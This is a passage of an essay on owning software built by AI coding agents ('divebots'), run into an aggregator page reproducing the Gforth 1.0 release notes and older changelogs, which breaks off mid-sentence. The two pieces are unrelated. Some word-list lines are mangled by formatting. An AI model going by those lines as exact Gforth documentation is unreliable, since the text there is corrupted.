The CI tool was flagging an issue, perhaps correct, perhaps incorrect. But this is a real system so I had to dive in. After formatting the files, I went through and inspected the components and logic. Did Codex go beyond what a typical dev might have in terms of covering edge cases and did it slightly over-engineer it? Yes, but it was all correct. No complaints from me. All of the complexity was warranted by the business requirements. So I told Codex to make SonarQube happy, which it did by refactoring and splitting things up into 10 files. CI passed; things shipped. Although this particular incident had a quick resolution, you can probably imagine how it could have gone much worse. This was, after all, code I had never seen before.

This is where our industry is headed: Owning a software system will depend a lot less on having written it (or similar systems) by hand; instead, what will become most important is knowing just enough to know when something is wrong, and being willing and able to dive as deep as needed, when needed.

Divebots and golden nuggets

Imagine that you're on a boat (you decide what type of boat you like) and your job is to collect little nuggets of gold from the bottom of the ocean. Up until very recently, if you wanted to get your bag of gold you would need to jump into the water, swim to the bottom, look around, and stuff your bag. Easy peasy if you're in clear, shallow waters, but you can imagine how quickly this can escalate into something much more difficult. So as the shallow water mines started drying up, you and fellow engineers built all sorts of machinery and tooling to extract gold from ever deeper and more dangerous waters. This worked well for the most part, you and your team would carefully assemble, maintain, rotate the machinery and would constantly dive to the seabed mining operation to keep it running. Every so often you'd hear about the collapse of some mining operations, sometimes due to the sheer underwater pressure, other times through accidents, or operator incompetence. The challenge is that this is a very geologically active world, so the seabed keeps changing with some mines drying up and new ones popping up in different places.

Good news though! The last few years have seen the development of ever more sophisticated divebots that can go down and build a mining operation on their own. You just tell them where to build and off they dive and only surface to give you updates and gold nuggets. Things are great, you can now relax on your boat while your divebots do their thing and all you have to worry about is how much gold you can stuff into your boat. This is the Optimists camp.

Until...

"Wait till your divebots go too deep and get lost". "Haha your divebots brought you stuff that looks like gold but is actually shiny octopus poop". As the divebots proliferate you see more and more horror stories. Divebots getting lost and forgetting what they are supposed to be building. Divebots building something so complex and grotesque that they have trouble maintaining it, only for it to be discarded by the next generation of divebots. All of the underwater mining operations went from being carefully designed and engineered cathedrals to more like haphazard mansions, with hidden passages and horrors lurking. The more detached from the operation you are, the more spectacular the failures. This is the Skeptics camp.

Here Be Monsters

The software engineering industry (and I suspect many other industries soon) is living through a version of the above scenario. You probably already know whether Skeptic or Optimist describes you better, even if you're still not sure which camp you want to commit to.

The traditional wisdom is that in order to develop and maintain a non-trivial system you need to have a proper working model of it. I think few people would argue with that. And in software engineering you would acquire that working model by working directly with the code. Years and decades of practice writing and reading code give you the knowledge and tools needed to understand the systems you're responsible for. Every production incident, every late-night debugging session, every successful release. All of these experiences give you the perspective needed to have ownership of a system. In the context of this post, ownership means you're the one who gets called when something breaks.

Agents (divebots) are turning all of that on its head. Divebots produce output much faster than anyone can absorb, and while in complex systems of the past you could assume that the code had at one point gone through the hands of a human, that is no longer true. It is now possible for experienced practitioners to manage fleets of divebots and create software at an unprecedented scale. These operators know the craft and bring their considerable experience to manage and architect large systems that would have taken teams to build in the past. But that exposes what's probably the biggest challenge facing our industry: how do we train the next generation of engineers?

At their extremes, the Optimists and the Skeptics have wildly different answers to this question. On the one hand you have reputable voices saying that the only way to maintain control of these systems is to read every line of code the divebots produce. Be able to code it by hand. Be able to explain what every piece of code does and how it fits into the context of the applications. In the other camp, you have equally reputable voices saying to not even bother looking at the code. Focus your energy on figuring out what to build and forget about how it is built. The models will handle it. I don't think either of these is right.

The fact is that the way that today's senior engineers learned, ie. through coding by hand, endless hours debugging, production incidents, etc. is not a path that is viable for juniors today. To be clear, it is not economically viable, meaning that it is highly unlikely that companies will be willing to sponsor juniors for years while they "learn to do it by hand". That's wishful thinking. An alternative that is often presented is the "make sure you understand every line your agent wrote" advice, or "pair with a senior", or "perform careful code reviews". Again, wishful thinking at all but perhaps a few shops. If you think that the industry at large will adopt these practices, I've got a bridge to sell you. Hit me up.

In order to figure out a viable path for achieving some measure of mastery, we have to look at what it means to own a non-trivial software system. If you think about your typical architect/lead/CTO and how they operate, it becomes clear that to be successful they need to have a model of the system in their head, a chart of the waters. The real question is at what level of granularity? Imagine a legacy 1-million line codebase, it was written and expanded over the years by a number of people. The CTO may have even written parts of it. Now imagine there is a production issue and you're the unlucky SRE trying to figure this out at 2AM while getting angry texts from people in different timezones. What chart of the system do you need? You need a high-level, far-away map of the entire system, and you need to know just enough to know where you need to dive in, where the monsters live, and you need to be able to jump into any unknown codebase, figure out what's happening, push a hotfix, and describe what happened clearly in your incident report.

Note that this is not detailed knowledge of the whole system. The only way we can manage complex systems is by building up abstractions. Each layer lets us build a bit more, but whatever map you have, it is important to remember that it is abstractions all the way down, and no one really understands all the layers. There is a big difference between "I wrote module X and know it inside out" and "I have an appropriate model of the system abstractions and can dive into any module and fix it when it breaks". Coding by hand gives us the former, but the owner of a system, the person who gets called, needs the latter.

So how does this picture get built? And how can someone be expected to dive into unknown waters and fix the mess the divebots made if they've never mined gold nuggets by hand?

Fundamentals, Breadth, and Just-in-Time Depth

Some of the most insidious failures in complex systems are quiet failures. The sort where things mostly work, but there is something off about the system. Maybe it's suddenly slower, or error rates went up, or it works perfectly most of the time but fails every 19th attempt. Not to the point where you're getting paged at 2AM but enough that you get a feeling that something is off. As an owner of a system you need to understand the failure modes of the system. As an industry we have the tools to teach folks how to detect and reason about these failures: fundamentals. And the good news is that we've been teaching them to unwitting CS majors for decades. I'm talking about data structures & algorithms, networking, concurrency, distributed systems, etc. It doesn't have to come from a formal education either, these are topics you can read about and learn on your own.

To paint a simple picture (if you're a senior engineer please bear with me here), imagine you send your divebot on a mission. You're in shallow waters and you send it 2m underwater to collect some gold nuggets. It comes back in 4s and all is good. Next, you send it down 4m. This time though it takes 16s. That's odd. The next mission is 16m down, and it takes 256s. You get the picture. Something is obviously off. In computer science this would be called quadratic complexity, and probably the best way to recognize it is to understand the theory and know that such a thing exists.

Which brings me to the next pillar of ownership: breadth. Most of the successful engineers and engineering leaders I have had the pleasure of working with were able to hold a discussion on almost any topic, whether technical or not. They may have been specialists in certain things, but what was most impressive was their ability to draw upon and weave together seemingly disparate concepts from different disciplines and use that knowledge to solve problems. This is the high-level map of the waters. This is what tells you certain seas are more dangerous than others. The breadth of knowledge is what enables you to say "let's dive here". And to be clear, I'm not talking about expert level knowledge in every domain imaginable, but just enough to know what to look up when something is off. The buoys that guide your ocean exploration.

Someone asked me "how do we teach breadth? a survey class on everything?" and I didn't have a good answer at the time. But after thinking about it some more it seems to me that this is not something you can teach. There is no "Everything 101" you can take. The most we can do is encourage folks to read/explore/be curious. Absorb as much information as you can. Remember the weird incidents, the "oh crap" moments, think about how they connect to your work. And as you gain more experience, make a conscious effort to connect your everyday experiences with your work. I've lost track of how many times that one bit of knowledge I learned while working on a random project years earlier swooped in to save the day. This experience and breadth compounds, but it has to be maintained.

The final pillar of ownership is what I call just-in-time depth. This is the ability and willingness to dive into any problem and figure it out. Even if you're in uncharted waters. Even if you have to get in the cage and swim with the sharks for a bit. Even if you have to gather your team, load up the big proper submarine and dive down past the giant squids to figure out what's wrong with the system. This is the willingness to learn whatever is required to get the job done. It is also the humility to know when a dive is beyond your capabilities and you need to look for help. Not every dive can be done solo; not every dive is worth doing.

Some months ago, while working on my agent orchestrator, I was running into stability issues and lifecycle bugs with my agents and subagents. I knew what I wanted them to do, but the divebots that built the thing had done so rather haphazardly and all of the bugs were coming home at once. As I sat staring at my screen watching my agents crash for the nth time in an hour, and after several failed attempts at having the divebots fix their own mess, I recalled having read a Kubernetes book years earlier (yes I'm a nerd) and the words "level-triggered state machine" were suddenly staring me in the face. So I took a dive, deeper than I originally intended, even as far as the electrical engineering origins of "level-triggered". I brought my divebots along for the ride and re-designed the core architecture from the ground up. It has been rock solid since. This successful rewrite was mainly possible because I happened to remember something I had read years earlier, and was willing to dive in and learn whatever was needed to get the job done.

So you start with a high-level map of the ocean (system), and understand that it is layers of abstraction all the way to the bottom. And since all of those abstractions leak, your job as system owner is to know where to dive and how deep. It is no longer generalist vs specialist, or even the mythical T-shaped folks.

Four skill shapes: specialist (one deep bar), generalist (one wide shallow bar), T-shaped (a wide bar with one deep stem), and owner (a wide bar with many narrow dives of varying depth, the deepest in orange ending in a small submarine

The new way of building things requires a generalist who can dive deep into the unknown, a "quick learner under pressure" and not in the resume-padded way. You will actually need to be able to learn quickly while fighting with sea monsters. I've interviewed many people over the years and when people put "quick learner" in their resume I like to ask them to tell me about a time they had to learn a complex system quickly, how did they do it? What would your answer be?

Owners of the Future

So fundamentals can be learned and breadth is gathered. Just-in-time depth, however, can be practiced. These three pillars are what enable someone to grow their ownership share in a system. Maybe you start in shallow waters, send your divebots down. You have solid fundamentals, decent breadth, so go build something. Just be ready to put on the suit and swim with the monsters when something breaks.

Who will be responsible for the sprawling underwater mining operations in the future? No one knows, but I would bet that it will be those individuals who are able to wield the three pillars above. It will be the kid who took an old radio apart and fixed it, without knowing the first thing about radios, just a desire to listen to music - even if they did end up with a couple of extra screws after putting everything back together.

The Daily Front Page 22 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Gforth Reaches 1.0
article

Gforth 1.0

by joshcsimmons·▲ 168 points·23 comments·gforth.org ↗
free, fast, featureful and portable

Many of the words below are just mentioned, without much indication what they do. You can find out more by klicking on the word in the Web version of this document, by typing "help " in Gforth, or by clicking on the word in the word index.

This text mentions words that appear the first time in the documentation; some have been available earlier, but were not documented.

Stability

It is now documented which words are intended to be permanently supported, and which are not; see Stability Goals.

Headline features

  • The text interpreter can recognize more things:

    • Additional ways to write literals in source code: scaled notation for FP numbers (6k5, 23%); strings ("string"), xts ( `word), nts ( ``word), body addresses (<word> <word+8>). See Literals in source code;
    • You can specify the vocabulary (or several) of a word, e.g., forth:and vs. assembler:and.
    • Nonparsing syntax for dealing with value-flavoured and defer-flavoured words (v and d in the following examples): ->v for to v; +>v for +to v; 'v for addr v; @>d for action-of d; =>d for is d. See rec-to.
    • Contents of environment variables: ${LANG}
    • You can extend the text interpreter with more recognizers: recs rec-name rec-local rec-scope rec-number .-is-dcell? rec-float rec-complex rec-string rec-to rec-dtick rec-tick rec-body rec-env rec-meta rec-forth rec-sequence: get-recs set-recs rec-none translate-name translate-cell translate-dcell translate-float translate-complex translate-string scan-translate-string translate-env translate-to rec-filter rec-forth-nt? translate: interpreting compiling postponing ?rec-found
  • IDE features:

    • Show source code of a word (locate browse).
    • show uses of a word (where nw bw ww).
    • backtraces show source locations and can be browsed (nt bt tt);
    • and use an editor if desired (edit g gg whereg);
    • other words: fancy-after-l xt-locate l n b before-locate after-locate ll short-where expand-where prepend-where unused-words
  • "Smart .s: ... guesses what stack items mean and displays them appropriately. .s itself stays dumb.

  • A status line at the bottom of the terminal shows BASE, stacks, and search order. -status +status

  • Multi-Tasking on multiple cores or hardware threads: newtask task newtask4 stacksize stacksize4 initiate execute-task kill-task kill stop stop-ns stop-dns thread-deadline halt sleep wake restart pause auser uallot up@ user' 's mutex lock unlock critical-section atomic!@ atomic+!@ atomic?!@ barrier

    Message queues (similar to the actor model) provide a way to combine communication with synchronization of the tasks: send-event ?events event-loop

    Cilk is useful for distributing work across tasks: cores cilk-init spawn spawn1 spawn2 cilk-sync cilk-bye

  • C interface enhancements, includig callbacks: c-value c-variable c-funptr c++-library-name c++-library add-libpath add-framework add-incdir add-cflags add-ldflags c-callback c-callback-thread callback#

  • The dictionary can now have more than one section, each with its own dictionary pointer, which allows allocation without affecting other sections, used, e.g., for nested definitions. See Sections. Words: next-section previous-section extra-section .sections

  • Postpone multiple words with ]]...[[.

  • Value-flavoured and defer-flavoured fields: value: cvalue: wvalue: lvalue: scvalue: swvalue: slvalue: 2value: fvalue: sfvalue: dfvalue: zvalue: $value: value[]: $value[]: defer:

  • Per-task values and defers: uvalue udefer

  • Closures: Execution tokens for code with data: free-closure [n:l [d:l [f:l [n:d [d:d [f:d [n:h [d:h [f:h [n:h1 [d:h1 [f:h1 [{: :}l :}d :}h :}h1 :}xt >addr <{: ;>

  • New word header layout, and based on that:

    • Modify the behaviour of words: set-does> set-compsem set->int set->comp set-name>string set-name>link; using a code addres instead of an xt: set-execute; new code addresses for that: dovalue: dodoes: doabicode:
    • User-defined to etc.: to-table: n/a to-class: >uvalue set-to
    • Modify the implementation of words: set-optimizer
    • For fans of non-postfix syntax: compsem: intsem: opt:
    • Creating a word from a template: create-from reveal reveal! noname-from
    • Apply set-does> etc. to a word defined earlier: make-latest
    • Introspection: .hm immediate?
  • Performance comparable to SwiftForth

    • IP-update optimization speeds up loop-dominated programs by a factor of 2
    • Literal stack allows constant folding and other optimizations

No longer documented words

Many of these words are still in Gforth 1.0, but they may be removed in the future.

  • .name (use id.);
  • does-handler! (implementation changed, use set-does>);
  • /does-handler (implementation changed, see Carnal words);
  • @local# f@local# laddr# lp+!# (replaced by @localn f@localn lp+n lp+!);
  • clear-libs (interface changed, use c-library ... end-c-library)
  • <interpretation interpretation> <compilation compilation> create-interpret/compile (replaced by set->int set-compsem)
  • naligned (use *aligned)
  • name>comp name>int (use name>compile name>interpret)
  • path-allot (use dup , 0 , allot)
  • sl@ sw@ ul@ uw@ (use l@ l>s; w@ w>s; l@; w@).
  • Internal and therefore no longer documented: ;s block-position cfalign cfaligned compile-lp+! empty-buffer name?int s>number? s>unumber? save-buffer

Other additional features

  • You can use the return stack interpretively (except for passing data into or out of INCLUDED, EVALUATE etc.)

  • help shows the documentation of words, or documentation nodes. Other words providing information: authors license.

  • Boolean flags: select

  • Arithmetic words:

    • Single precision: umin umax
    • Explicitly floored, symmetric, or unsigned division words: /s /f u/ mods modf umod /mods /modf u/mod du/mod */s */f u*/ */mods */modf u*/mod ud/mod
    • Two-stage division: staged/-size /f-stage1m /f-stage2m modf-stage2m /modf-stage2m u/-stage1m u/-stage2m umod-stage2m u/mod-stage2m staged/-divisor
    • Bitwise operations: mux arshift dlshift drshift darshift >pow2 log2 pow2? ctz wrol wror lrol lror rol ror drol dror
    • Pseudo-random numbers: rnd random seed!
    • Floating-point: f*+ s>f f>s fcopysign ftrunc v* faxpy infinity inf -infinity -inf nan
  • Stack Manipulation:

    • Data stack: third fourth
    • FP stack: fthird ffourth f-rot
    • Return stack: r'@ rpick n>r nr> f>r fr> fr@
  • Dictionary allocation: ->here w, l, x, xd, a, mem, save-mem-dict

  • Heap allocation: save-mem extend-mem free-mem-var. Growable buffers: buffer% init-buffer adjust-buffer.

  • Memory access:

    • Generic: *aligned *align
    • Cells: !@ +!@ cell- cell/ th th@ th!
    • Words for accessing memory in 16-bit (w), 32-bit (l), and 64-bit (x, xd) units: w@ w! l@ l! x@ x! xd@ xd!
    • for dealing with different byte orders: wbe wle lbe lle xbe xle xdbe xdle
    • for sign-extending: c>s w>s l>s x>s xd>s
    • for allocating: w, l, x, xd,
    • for sizes: /x
    • for alignment: waligned walign laligned lalign xaligned xalign
    • for other sizes: char- float/ sfloat/ dfloat/
  • Xchars: xc@ xc@+? xc!+ xc-width xhold xc, invalid-char

  • String and character constants: newline #tab #lf #cr #ff #bs #del #bell #esc #eof

  • Strings: string-suffix? scan scan-back skip $split nosplit? safe/string insert delete cstring>sstring capscompare capsstring-prefix? capssearch s+ append

  • Redirect printing words to a string: >string-execute $tmp

  • trings(Stringrepresentationwithautomaticmemorymanagement):‘trings (String representation with automatic memory management): `! $@ $@len $!len $+!len $del $ins +!c+! c+! $free $init $iter $over $exec $. $slurp $slurp-file $+slurp $+slurp-file $variable`

  • tringarrays:‘tring arrays: `[] $[]! $[]+! $+[]! $[]@ $[]# $[]map $[]slurp $[]slurp-file $[]. $[]free $[]variable`

  • Internationalization and localization: l" locales native@ locale@ program default locale-csv-out locale-csv .locale-csv locale! locale:

  • Substitution in strings: macros-wordlist replaces replacer: .substitute $substitute substitute unescape $unescape

  • Counted strings: place string,

  • Control flow

    • Counted loops: -[do u-[do array>mem mem+do mem-do i' delta-i
    • Generalize Eaker's case to loops: next-case ?of contof
    • Low-level control flow words: cs-drop
    • Exits: ?exit execute-exit
    • Exceptions and warnings: fast-throw exceptions ?errno-throw ?ior catch-nobt warning" warnings
  • Defining words: avariable buffer: aconstant

    • Forward declarations: forward .unresolved
    • Values: avalue 2value fvalue +to addressable: addr.
    • Inline definitions: inline: ;inline
    • Quotations: [: ;]
    • Deferred words: :is preserve wrap-xt
    • Structures: wfield: lfield: xfield: extend-structure
    • User-defined stacks: stack stack: stack> >stack >back back> +after -stack set-stack get-stack
  • No-ops: [noop] noop

  • Name tokens: find-name-in latestnt xt>name traverse-wordlist name>interpret name>compile compile-only? obsolete? name>link

  • Literal compilers: lit, aliteral 2lit, flit, slit,

  • Word definition and text-interpreter status: in-colon-def? state

  • Conditional and looping compilation: [DEFINED] [UNDEFINED] [I] INT-[I]

  • Text interpreter hooks: before-line before-word line-end-hook

  • Input stream: string-parse

  • Wordlists: in-wordlist in cs-wordlist cs-vocabulary .voc wordlist-words mwords map-vocs

  • String to number conversion: >float1 holds

  • Environmental queries: max-xchar xchar-maxmem os-type

  • File inclusion: \\\ .included

  • General file handling: +fmode file-eof?

  • Redirection: outfile-id infile-id

  • Directories: basename dirname open-dir read-dir close-dir filename-match get-dir set-dir =mkdir mkdir-parents

  • Search paths: absolute-file? .fpath file>fpath file>path

  • Simple numeric output: h. dec.r

  • Floating-point output: fp. e. e.p e.exact

  • Terminal output, in particular colors: at-deltaxy default-color error-color error-hl-inv error-hl-ul warning-color info-color success-color input-color status-color compile-color postpone-color light-mode dark-mode uncolored-mode magenta-input default-input

  • Single-key input: key-ior xkey? ekey>xchar k-enter k-backspace k-tab k-winch k-pause k-mute k-volup k-voldown k-sel k-eof fkey. simple-fkey-string

  • CSV input: read-csv csv-separator csv-quote .quoted-csv

  • Locals: {: | :} z: z^ xt: @localn f@localn !localn lp+n lp+!

  • Mini-OOF2 (a little larger than Mini-OOF, but much smaller than the others; Gforth-specific): >o o> rec-moof2 :method

  • Regular Expressions: (( )) charclass +char -char ..char +chars +class -class c? -c? \d \s .? -\d -\s \^ \$ str=? =" {** **} {++ ++} {* *} {+ +} // {{ || }} \( \) \0 s>> >> << <<" s// //s //o //g FORK JOIN ` `? -`

  • Examining compiled code: xt-simple-see xt-see-code

  • Debugging words: debug-fid once ~~bt ~~1bt ??? WTF?? !!FiXME!! replace-word ~~Variable ~~Value +ltrace -ltrace #loc

  • Code Coverage and Execution Frequency: .coverage annotate-cov bw-cover color-cover save-cov load-cov nocov[ ]nocov cov+ ?cov+ cov% .cover-raw .cover-raw

  • Definitions in assembly language: abi-code ;abi-code

  • Disassembler: disasm2 intel-syntax at&t-syntax disasm disasm-gdb

  • Keeping track of Time: ns >time&date&tz ntime

  • Image saving and startup: 'image process-option

  • MINOS2: actor widget caller-w active-w act-name$ clicked scrolled touchdown touchup ukeyed ekeyed ?inside focus defocus entered left show hide get set show-you parent-w act name$ x y w h d gap baseline kerning raise border borderv bordert borderl w-color draw-init draw split lastfit hglue dglue vglue hglue@ dglue@ vglue@ xywh xywhd !resize !size dispose-widget .widget par-split resized >animate color: new-color: text-color: text-emoji-color: fade-color: text-emoji-fade-color: re-color re-text-color re-emoji-color re-fade-color re-text-emoji-fade-color vp-top vp-bottom vp-left vp-right vp-reslide vp-needed

  • Other words: f.s-precision fclearstack sh-get synonym out

Gforth EC non-news

We have not done Gforth EC work since Gforth 0.7. We recommend using Gforth 0.7 for Gforth EC, but welcome bug or success reports for Gforth EC in our git head.

User-visible changes between 0.6.2 and 0.7.0:

Requirements:
  At run-time requires libtool and gcc (for the libcc C interface) and
                       gdb (for the disassembler (SEE)) on some platforms.
Installation:
  support for DESTDIR, POST_INSTALL, INSTALL_SCRIPT
  automatic performance tuning on building (--enable-force-reg unnecessary)
  report performance and functionality problems at end of "make"
  autogen.sh now exists
License:
  Changed to GPLv3
Bug fixes
  Now works with address-space randomization.
  The single-step debugger works again in some engines.
  Many others.
Ports:
  AMD64, ARM, IA-64 (Itanium): better performance
  PPC, PPC64: disassembler and assembler
  Gforth EC: R8C, 4stack, misc, 8086 work
  MacOS X: better support
Invocation:
  New flags --ignore-async-signals, --vm-commit (default overcommit)
            --print-sequences
Forth 200x:
  X:extension-query: produce true for all implemented extensions
  X:required REQUIRED etc. (not new)
  X:defined: [DEFINED] and [UNDEFINED]
  X:parse-name: PARSE-NAME (new name)
  X:deferred: deferred words (new: DEFER@ DEFER! ACTION-OF)
  X:structures: +FIELD FIELD: FFIELD: CFIELD: etc.
  X:ekeys: new: EKEY>FKEY K-SHIFT-MASK K-CTRL-MASK K-ALT-MASK K-F1...K-F12
  X:fp-stack (not new)
  X:number-prefixes (partially new, see below)
Number prefixes:
  0x is a hex prefix: 0xff and 0XfF now produces (decimal) 255
  # is a decimal prefix: #10 now produces (decimal) 10
  Signs after the number prefix are now accepted, e.g, #-50.
  ' now only handles a single (x)char: 'ab is no longer accepted, 
                                       'a' now produces (decimal) 97
Unicode support (currently supports only uniform encoding):
  added xchars words for dealing with variable-width multi-byte characters
  provide 8bit (ISO Latin 1) and UTF-8 support for xchars
New words:
  \C C-FUNCTION C-LIBRARY END-C-LIBRARY C-LIBRARY-NAME (libcc C interface)
  LIB-ERROR (complements OPEN-LIB)
  OUTFILE-EXECUTE INFILE-EXECUTE BASE-EXECUTE (limited change of global state)
  16-bit and 32-bit memory acces: UW@ UL@ SW@ SL@ W! L! W@ L@ /W /L
  NEXT-ARG SHIFT-ARGS (OS command-line argument processing)
  NOTHROW (for backtrace control)
  FTRUNC FMOD (undocumented)
  SEE-CODE SEE-CODE-RANGE (show generated dynamic native code)
Improvements/changes of existing words:
  S\", ." now support \l, \m, \z, and limits hex and octal character specs.
  OPEN-FILE with W/O no longer creates or truncates files (no compat. file)
  OPEN-LIB now understands ~ at the start, like OPEN-FILE.
  TRY...ENDTRY changed significantly, compatibility files available (see docs).
  The disassembler (DISCODE) can now use gdb to disassemble code
  Uninitialized defered words now give a warning when executed
  Division is floored (disable with "configure --enable-force-cdiv")
  Gforth (not gforth-fast) reports division by zero and overflow on division
    on all platforms.
Newly documented words:
  S>NUMBER? S>UNUMBER?
  EKEY keypress names: K-LEFT  K-RIGHT K-UP K-DOWN K-HOME K-END K-PRIOR
    K-NEXT K-INSERT K-DELETE
  CLEARSTACKS
  FORM
Environment variable GFORTHSYSTEMPREFIX (used by word SYSTEM and friends)
C interface:
  exported symbols now start with "gforth_" (for referencing them from C code)
  libcc C function call interface (requires libtool and gcc at run-time)
    alternative: undocumented libffi-based interface
Libraries:
  depth-changes.fs: report stack depth changes during interpretation
  ans-report.fs now reports CfV extensions
  fsl-util.4th: FSL support files (undocumented)
  regexp.fs for regular expressions (undocumented)
  complex.fs for complex numbers (undocumented)
  fft.fs for Fast Fourier Transform (undocumented)
  wf.fs, a Wiki implementation (undocumented)
  httpd.fs, a web server (undocumented)
  status.fs, show interpreter status in separate xterm (undocumented)
  profile.fs for profiling (undocumented, incomplete)
  endtry-iferror.fs, recover-endtry.fs to ease the TRY change transition
  test/tester.fs: Now works with FP numbers (undocumented)
  test/ttester.fs: Version of tester.fs with improved interface (T{...}T).
 compat library:
  compat/execute-parsing.fs
Speed improvements:
  automatic performance tuning on building
  static stack caching (good speedup on PPC)
  mixed-precision division is now faster
  support for int128 types on AMD64
  workarounds for gcc performance bugs (in particular, PR 15242)
  branch target alignment (good speedup on Alpha).

User-visible changes between 0.6.1 and 0.6.2:

Bug fixes (in particular, gforth-0.6.2 compiles with gcc-3.3)
New words: LATEST, LATESTXT (LASTXT deprecated)
Operating environment: Added optional support for a C interface built
  on the ffcall libraries (more portable and powerful than the old
  one, but still not documented).  To use it, the ffcall libraries
  have to be installed before building Gforth (see INSTALL).
Miscellaneous: Gforth-fast now uses static superinstructions (some
  speedup on some platforms); generally this is transparent (apart
  from the speedup), but there are lots of command-line options for
  controlling the static superinstruction generation.

User-visible changes between 0.6.0 and 0.6.1:

Bug fixes (installation on big-endian machines sometimes did not work)

User-visible changes between 0.5.0 and 0.6.0:

Changes in behaviour:

S": interpreted use now ALLOCATEs the string (they live until BYE).
Long word names (512MB on 32-bit systems) are now supported (change to
  the header format).
New threaded code execution method: primitive-centric (allows the
  following), hybrid direct/indirect threaded (easier portability),
  with dynamic superinstructions (typical speedup on Athlon: factor
  2).  New engine gforth-itc for dealing with some potential
  backwards-compatibility problems (see "Direct or Indirect Threaded?"
  in the manual).

Operating environment:

Default dictionary size is now 4MB.
Large file support on OSs that support them (i.e., files with more
  than 2GB on 32-bit machines).
Gforth can now deal well with broken pipes in most situations.
vi tags files can be built with tags.fs (usage like etags.fs).
gforth.el mostly rewritten.
New image file format.

New words:

Keyboard input: EDIT-LINE K-PRIOR K-NEXT K-DELETE
File input: SLURP-FILE SLURP-FID 
Programming tools: ID. .ID WORDLIST-WORDS SIMPLE-SEE
Conditional execution: [DEFINED] [UNDEFINED]
Defining Words: CONST-DOES> ]]
Input stream: PARSE-WORD EXECUTE-PARSING EXECUTE-PARSING-FILE
String comparison: STR= STR< STRING-PREFIX?
String literals: S\" ." \"-PARSE
Floating point output: F.RDP F>STR-RDP F>BUF-RDP

Miscellaneous:

Generalized prims2x.fs into Vmgen (see README.vmgen etc.); used the
  new capabilities in prims (e.g., automatic handling of the return
  stack and instruction stream).

User-visible changes between 0.4.0 and 0.5.0:

Changes in behaviour:

There are now two engines: the fast engine (gforth-fast) is at least
  as fast as gforth in earlier releases; the debugging engine (gforth)
  supports precise backtracing for signals (e.g., illegal memory
  access), but is slower by a factor of 1-2.
Block files now start at block 0 by default (instead of block 1).  If
  you have block files around, prepend 1024 bytes to convert them, or
  do a "1 OFFSET !" to establish the old behaviour.
Gforth now does not translate newlines to LFs on reading.  Instead,
  READ-LINE now interprets LF, CR, and CRLF as newlines.  Newlines on
  output are in the OSs favourite format.
SEE now disassembles primitives (or hex-DUMPs the code if no
  disassembler is available).
>HEAD (aka >NAME) now returns 0 (instead of the nt of ???) on failure.
Syntax of prim changed: stack effects are now surrounded by
  parentheses, tabs are insignificant.

Operating environment:

Gforth now produces a backtrace when catching an exception.
On platforms supporting the Unix 98 SA_SIGINFO semantics, you get more
  precise error reports for SIGSEGV and SIGFPE (e.g., "stack
  underflow" instead of "Invalid memory address").
Gforth now produces exit code 1 if there is an error (i.e., an
  uncaught THROW) in batch processing.
You can use "gforthmi --application ..." to build an image that
  processes the whole command-line when invoked directly (instead of
  through gforth -i).

Ports:

AIX.
20% speedup on 604e under powerpc-unknown-linux-gnu,
19%-29% speedup on Celeron with gcc-2.95.

New words:

Missing ANS Forth words: EKEY EKEY? EKEY>CHAR
Timing words: CPUTIME UTIME
Vector arithmetic: V* FAXPY
FP comparison: F~ABS F~REL
Deferred words: <IS> [IS]
Nested number output: <<# #>>
Exception handling: TRY RECOVER ENDTRY
Directory handling: OPEN-DIR READ-DIR CLOSE-DIR FILENAME-MATCH
Other: ]L PUSH-ORDER

Miscellaneous:

Significant extensions to the manual (added an introduction, among
  other things), many of them due to a new team member: Neal Crook.
Added assemblers and disassemblers for 386, Alpha, MIPS (thanks to
  contributions by Andrew McKewan, Bernd Thallner, and Christian
  Pirker).  Contributions of assemblers and disassemblers for other
  architectures are welcome.

User-visible changes between 0.3.0 and 0.4.0:

Operating environment:

Path handling: "." at the start of the path represents the directory
  the nearest enclosing file resides in (if there is none: the working
  directory). "~+" indicates the working directory.  The default path
  now has "." in front.
gforth and gforthmi is now more GNU standards compliant (wrt
  command-line options).
New command-line-option: --die-on-signal
Errors are now directed to stderr.
Stdout is now unbuffered, if it is a tty.
User input device redirection (for filters) is now possible.

Ports:

Now runs on IRIX (and other MIPS-based systems without linker-flag -d).
Direct threading now works on PowerPC (20% speedup on 604e).
Better support for m68k (thanks to Andreas Schwab and Jorge Acereda).
It is possible to create executables that contain the image (for
  non-OS systems).

Added a lot of embedded control (EC) stuff. Supported controllers and
small CPUs are Siemens C16x, 8086, 6502, Mixed-Mode's FPGA MISC, Bernd Paysan's
4stack processor. Not finished: ShBoom alias PSC1000, H8, AVR.

New, changed, and removed words:

Renamed F0 to FP0 (avoids unexpected behaviour in hex), added aliases
  SP0, RP0, LP0 (recommended for future use) for S0, R0, L0.
Renamed PARSE-WORD into SWORD (PARSE-WORD is used with the meaning of
  NAME in OpenBoot and dpans6 A.6.2.2008)
Added FPICK (suggested by Julian Noble).
Added EXCEPTION.
S" gforth" ENVIRONMENT? now produces the version-string.
Changed representation of types in struct package, and correspondingly
  changed names.

Miscellaneous:

Plain text documentation is now available in doc/gforth.txt.
Documentation improvements.
Wordlist structure changed.
Added mini-oof.
Reorganized files: added directories and reorganized many files into
  them; renamed files into 8.3 format to work with completely broken
  systems (but there are again some files that won't work there).
Bug fixes.
Various changes without log information only known as mega-patches.
Cross compiler now also supports compilation only for undefined or forward
referenced words. Plugins to support some native code generation
(for PSC1000).
More files in the compat library.

User-visible changes between 0.2.1 and 0.3.0:

Stack overflow detection by memory protection on most systems
    (allocation with mmap).
gforth.fi is now fully relocatable.
fully relocatable images are now easier to create.
added primitives K and UNDER+.
Win32 support.
Improved support for embedded controllers and other deprived environments.
some bug fixes.
added concept index; other documentation improvements.

User-visible changes between 0.2.0 and 0.2.1:

Bug fixes

User-visible changes between 0.1beta and 0.2.0:

Portability and Installation:

Support architectures with buggy long longs (alpha-dec-osf).
Better support for DOS and other non-Unix systems.
Size changes through the command line are passed to the image (and
saved with savesystem); the preamble specifies an interpreter and is
propagated by save-system.

Tools:

Improved etags support.
more.fs allows output paging.
Added compat/ directory containing ANS implementations of Gforth features.
Added tiny multitasker (tasker.fs).
Added two alternatives for object-oriented programming: oof.fs, objects.fs.
Added ans-report.fs (reports which words are used from which wordset).

New words:

Changed POPEN and PCLOSE to OPEN-PIPE and CLOSE-PIPE.
Added FORM, ROWS, and COLS.
added primitives EMIT-FILE, STDOUT, STDERR.
Added TABLEs (case-sensitive wordlists).
added POSTPONE,.
Added the ability to combine arbitrary interpretation and compilation
semantics (INTERPRET/COMPILE:); state-smart words were generally
